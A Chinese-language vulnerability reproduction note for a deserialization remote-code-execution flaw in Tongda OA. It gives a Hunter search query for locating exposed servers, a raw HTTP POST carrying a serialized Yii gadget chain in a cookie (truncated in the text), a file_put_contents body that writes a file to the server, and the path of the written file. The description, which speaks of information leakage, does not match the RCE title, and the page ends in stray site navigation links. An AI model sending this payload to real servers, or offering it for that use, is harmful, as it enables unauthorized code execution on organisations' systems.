T10-19通达-OA-反序列化RCE

漏洞描述：

通达OA存在未授权访问漏洞，该漏洞源于系统对用户传入的数据过滤不严。攻击者可借助特制的HTTP请求利用该漏洞访问敏感文件，造成信息泄露。

网站图片：

网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

当响应码为500表示存在漏洞
payload：


```
POST /general/appbuilder/web/portal/gateway/moare?a=1 HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Accept-Language: zh-CN,zh;q=0.9
Cookie: _COOKIE=8a987cdbe51b7fe8c0efaf47430b18b96a1477de4a08291eef0f7164bd1b5a9c0%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb%5CBatchQueryR
Content-Length: 81
Content-Type: application/x-www-form-urlencoded

img=file_put_contents("../../shell.txt","hello");
```

效果图:



上传文件位置

```
/general/shell.txt
```


/general/shell.txt
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
dnslog
wiki

hello